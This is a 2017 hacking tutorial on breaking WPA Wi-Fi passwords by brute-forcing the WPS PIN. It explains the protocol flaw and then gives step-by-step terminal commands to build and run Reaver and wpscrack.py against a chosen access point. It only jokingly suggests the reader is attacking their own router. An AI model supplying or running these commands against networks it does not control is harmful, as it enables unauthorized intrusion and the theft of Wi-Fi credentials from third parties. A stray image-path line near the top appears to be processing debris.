Hack WPA Wi-Fi Passwords by Cracking the WPS PIN


By **Alex Long** 07/09/2017 6:47 am

A flaw in **WPS**, or **W**iFi **P**rotected **S**etup, known about for over a year by TNS, was finally exploited with proof of concept code. Both TNS, the discoverers of the exploit and Stefan at .braindump have created their respective "reaver" and "wpscrack" programs to exploit the WPS vulnerability. From this exploit, the WPA password can be recovered almost instantly in plain-text once the attack on the access point WPS is initiated, which normally takes 2-10 hours (depending on which program you use).

This exploit defeats WPS via an *intelligent* brute force attack to the static WPS PIN. By guessing the PIN, the router will actually throw back, whether or not the first four digits (of eight) are correct. Then, the final number is a checking number used to satisfy an algorithm. This can be exploited to brute force the WPS PIN, and allow recovery of the WPA password in an incredibly short amount of time, as opposed to the standard attack on WPA.

Let's go over how to use both tools to crack WPS. As of yet, no router is safe from this attack, and yet **none** of the vendors have reacted and released firmware with mitigations in place. Even disabling WPS still allows this attack on most routers.

Requirements



Raspberry Pi. *Image by SADMIN/Null Byte*

- A computer (or virtual machine) running Kali Linux OS. If you're a beginner, you can start with our Kali Pi build based on the $35 Raspberry Pi. which we go over in detail here:

Check out: Get Started Hacking on Kali Linux for Cheap With the Kali Pi

- A router at home with WPS
- A Wireless Network Adapter capable of monitor mode and packet injection. Confused? Check out our 2017 guide here, or you can get started with our most popular long range and short range adapters for beginners.
- The following programs installed (install by package name): **aircrack-ng, python-pycryptopp, python-scapy, libpcap-dev**

Tools

- Reaver (support for all routers)
- wpscrack (faster, but only support for major router brands)

Crack WPS

Text in **bold** is a terminal command.

Follow the guide that corresponds to the tool that you chose to use below.

Reaver

1. Unzip Reaver.

- **unzip reaver-1.3.tar.gz**

2. Change to the Reaver directory.

- **cd reaver-1.3**

3. Configure, compile and install the application.

- **./configure && make && sudo make install**

4. Scan for an access point to attack, and copy its MAC address for later (XX:XX:XX:XX:XX:XX).

- **sudo iwlist scan wlan0**

5. Set your device into monitor mode.

- **sudo airmon-ng start wlan0**

6. Run the tool against an access point.

- **reaver -i mon0 -b <MA:CA:DD:RE:SS:XX> -vv**

7. Wait until it finishes.

This tool makes it too easy.

wpscrack.py

1. Make the program an executable.

- **chmod +x wpscrack.py**

2. Scan for an access point to attack, and copy its MAC address for later (XX:XX:XX:XX:XX:XX).

- **sudo iwlist scan wlan0**

3. Get your MAC address, save it for later.

- **ip link show wlan0 | awk '/ether/ {print $2}'**

4. Set your device into monitor mode.

- **sudo airmon-ng start wlan0**

5. Attack your AP.

- **wpscrack.py –iface mon0 –client <your MAC, because you're attacking yourself, right?> –bssid <AP MAC address> --ssid <name of your AP> -v**

6. Await victory.

Now, let's hope we see a lot of firmware update action going on in the near future, or else a lot of places are in a whole world of trouble.